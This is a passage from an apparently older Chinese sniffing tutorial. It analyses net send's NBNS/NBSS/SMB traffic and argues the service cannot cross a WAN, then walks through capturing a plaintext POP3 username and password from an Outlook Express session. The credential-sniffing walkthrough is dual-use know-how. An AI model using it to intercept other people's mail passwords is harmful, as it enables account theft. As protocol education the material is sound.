完成上面两步后，接下来三步是远程主机与本机的NETBIOS端口（即TCP 139）建立了一个连接。从sniff到的内容上来看，无从得知为什么要建立这个连接，但结合后面部分一起来看就会知道了，所以，这三步先放在这里。

接下来，又有两步NBSS，这里就比较有意思了，发送消息主机使用NBSS来与接受信息主机建立一个会话，用来确认发送消息方的主机名（确切说是网络别名）和接受消息方的网络别名（图47）。至于为什么会有这个会话的建立呢？我想，和前面三步的NETBIOS端口的连接建立的关系是密不可分的吧!

接下来会有使用SMB协议的数据传输，在其中展开查看细节，我们会发现发送的信息内容（图48），可以看到内容，因为传输是明文的。




图48

但由于使用了SMB，所以这里所谓的“明文”也只是对接收方和发送方双方而言。在SMB后，又是三步TCP连接的释放（图49）。




图49

好，这里来说TCP连接建立的作用，一个作用是为NBSS这个会话提供，前面已经说到了，另外一个作用就是为SMB提供的了（多少带有一些猜测）。看过SMB会话劫持的读者也许会对NETBIOS连接为SMB会话提供支持而感到疑惑（因为没有看到验证过程），但是，在实际操作中，很多基于SMB传输的请求或是应答都会匿名进行的（不带验证）。简单说一个过程，就是kerberos验证过程，在验证时，需要查找KDC，然而，获得KDC最直接且最简单的方法就是通过NETBIOS端口。所以，KDC往往是要开放NETBIOS端口且允许空连接的。

对了，上面关于使用了NBNS协议的部分我们还做了一些保留。OK！我们继续保留（众人倒～～～），等说完使用IP发送消息的部分后再一起说。

2.依靠IP_address进行send

其实，依靠IP地址进行send与上面的不同之处就在于前两步，也就是在网络别名的处理上，然而，这前两步却也是使用NBNS协议的一个过程（图50）。




图50

关于查询部分，无非就是查询这个IP使用的网络别名是什么(我前面明确说过，Messenger服务是依靠网络别名来传送消息的)。这里，我们来看一下应答过程，展开看一下细节（图51）。




图51

这里只简单展示了一下大概状况，主要内容都在Answer中。

因此，我们展开Answer来看（图52，注：由于篇幅问题，所以图中显示内容不全，只把一些重要部分展示了出来）。

图显得比较乱，但是仔细看，看到结果后，有些朋友应该有熟悉的感觉。如果不熟悉的话，那就使用一下nbtstat命令吧，在该命令中查询name table信息后，结果列表就与图52中的结构有些类似。

```
    Additional RRs: 0
  ⊟ Answers
    ⊟ *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>: type NBSTAT, class in
        Name: *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
        Type: NBSTAT
        Class: inet
        Time to live: 0 time
        Data length: 191
        Number of names: 8
        Name: PYTHON<00> (Workstation/Redirector)
      ⊞ Name flags: 0x400 (B-node, unique, active)
        Name: PYTHON<03> (Messenger service/Main name)
      ⊞ Name flags: 0x400 (B-node, unique, active)
        Name: WORKGROUP<00> (Workstation/Redirector)
      ⊞ Name flags: 0x8400 (B-node, group, active)
        Name: WORKGROUP<1e> (Browser Election Service)
      ⊞ Name flags: 0x8400 (B-node, group, active)
        Name: PYTHON<20> (Server service)
      ⊞ Name flags: 0x400 (B-node, unique, active)
        Name: WORKGROUP<1d> (Local Master Browser)
      ⊞ Name flags: 0x400 (B-node, unique, active)
        Name: <01><02>__MSBROWSE__<02><01> (Browser)
      ⊞ Name flags: 0x8400 (B-node, group, active)
```

图52

值得注意的是，图52中的部分有关键词——B-node，关于NetBIOS的知识我不想重复太多，网上有很多相关资料。这里就告诉大家，B-node表示一个节点类型，B代表broadcast，即广播。好，记得前面我说过保留的那部分吗？也是NBNS，在这里，我们一起来说吧！这里简单讨论一下NetBIOS的问题，顺便也涉及到了net send是否能在广域网上进行的问题。

如果使用网络别名进行send的话，肯定是无法在广域网上进行send的，这是毫无疑问的，现在关键就在于使用IP地址的时候，在广域网上是否可以send。

从sniff到的结果来看，使用IP时，也是需要进行名字查询的，查询的是网络别名（这个可不是我随便乱说的，而是微软规定的），而依据NetBIOS的定义，名字查询本身就是一个广播的过程。因此，一旦跨越了一个或多个网段，其中若有路由器或第三层交换机阻隔的话，由于这些设备的特性，广播将会被阻隔（当然，默认情况是这样的，如果愿意，我们也可让路由器和交换机不屏蔽任何广播，但应该没有哪个笨蛋会这么做，这不但容易引起广播风暴，而且，更容易使得他的网络变成smurf攻击中的放大器）。

除了广播以外，NetBIOS的名字查询将使用NETBEUI协议。由于其特性，NETBEUI不可路由（也别问我为什么不能路由，因为这也是规定，国际规定，没办法啊）。因此，当两台主机在不同网段时，NETBEUI协议将不可能成为两台主机之间的通信协议。

所以，就目前这些讨论来说，net send无法在广域网上进行传送消息，但由于微软提供了一个叫做NBT（NetBIOS over TCP/IP）的东西，使得NETBIOS报文相对于NETBEUI协议承载的数据独立出来（从NBT上来看好像是这样的，因为NETBIOS报文现在依靠TCP/IP来承载而不需要NETBEUI了——喜新厌旧的家伙，很符合微软的性格），而形成自己特有的报文，并使NETBIOS报文能在TCP/IP的网络上任意传送（当然，前提是安装这样的协议以提供支持）。

不过，虽然有了NBT协议，但由于名字查询的过程最终还是需要依靠广播。关于这一点，我们可以使用**nbtstat -A**这个命令来证实一下（图53）。同时，再看一下sniff的结果（图54），从图中可以看出来，有两个请求地址是211.*.*.255的，可见，第一个和第四个过程是使用广播的，从“info”一栏中也可看出来，查询是在WORKGROUP内进行的。所以说，这个过程不但是限制在一个冲突域内（简单理解为一个广播范围所能到达的最大范围内），而且，还被限定在同一个工作组内。




图53

Source		Destination		Protocol	Info
211.	.107	211.	.255	NBNS	Name query NB WORKGROUP<1c>
211.	.1	211.	.107	NBNS	Name query NBSTAT *<00><00><0
211.	.107	211.	.1	NBNS	Name query response NBSTAT
211.	.107	211.	.255	NBNS	Name query NB WORKGROUP<1c>

图54

因此，如果不出现意外情况的话，net send应该是无法在广域网上进行传输的（关于这部分，也可以查询微软的KB，使用关键字net send查询，会找到相关信息）。

不过，问题的更关键部分好象集中在NETBIOS名字解析（具体来说应该是网络别名的解析）上。所以，使用lmhosts或WINS服务器的这些传统方式进行的话，从理论上来说似乎是可以的，不过由于环境限制，没有测试过。有知道的朋友请告诉：）

关于net send的问题，到最后好象并没有讨论清楚其发送问题。但对大家来说，相信你们已经了解其过程了。所以，目的基本达到了。

实例五：POP密码的嗅探

刚才的net send也许说得大家摸不着头脑吧，这里我来讲一个比较简单明了的，就是邮件密码的嗅探。

如果想要顺利sniff到邮件的密码，首先保证的是邮件接收过程中使用的是Outlook Express这样的客户端工具，而不是使用web来进行邮件的收发。只有使用特定的客户端软件和POP服务器直接连接才会暴露出在验证过程中的密码安全问题。说不如做，接下来，就把这样的过程做给大家看。

在这里，我使用的客户端软件是Outlook Express（简称OE），如何配置就不说了。打开OE后，填上用户名和密码，然后点“确定”准备接受邮件，而在另一边，支起sniffer准备抓取用户名密码。我们来看一下sniff到的结果（图55）。




图55

整个过程完全在sniffer的结果中反映出来了（注：在sniffer

结果中，我使用了过滤功能，将使用POP协议的数据过滤出来了)。首先，看一下第一行：这一行是服务器向我返回的一些服务器信息（图56)，从图中主要看到了服务器的一些基本信息，就是POP的版本为version 3.1。




图56

这个不用管它，没什么需要的，继续看下一行。这一行中则包含了用户名信息（图57)。很明显，这是一个客户端的请求，就是送出一个用户名为python的邮件接收请求，然后服务器会自动检测该用户名是否存在，存在的话，将会出现下个过程（图58)。这个过程看到了，服务器返回一条信息：

Response：+OK
Response Arg：Password required for python




图57




图58

信息很明显，服务器告诉我们，用户名OK了，但是该用户名（即python）需要密码，接下来就是密码的校验过程了（图59)。：




图59

Request：PASS
Request：abcdef（这个就是密码，经处理）

这里是客户端送出密码，要求服务器验证。到这里，用户名和密码的验证过程就结束了，我们可以很容易的就获得密码。

个人认为，POP密码的嗅探基本来说是最简单的，验证步骤少，而且过程很明了。

实例六：网页sniffer的利用

关于网页的嗅探一般是很少会进行的，主要因为：一般在hack过程中对web的嗅探起不到什么辅助作用，但对一般人来说，网页嗅探器的最好作用就是用来获得下载地址。

相信很多朋友都访问过在web页面中镶嵌了一些flash和音乐或视频的页面，而在访问这些页面时，有没有遇到过想获取页面中的某些音乐或flash而无法找到下载地址的情况呢？如果有，那么，网页嗅探器就会对你大有帮助。

在这里，我们就以获得一个flash地址为例，简单讲述一下网页嗅探器的应用。

其实，主要涉及到的不是嗅探的知识，而是web制作中会涉及到的一些问题（主要就是web路径的问题)。如果大家对这方面知识稍有了解，那么，再加上使用专用的网页嗅探器的话，相信大家都是可以做到的。

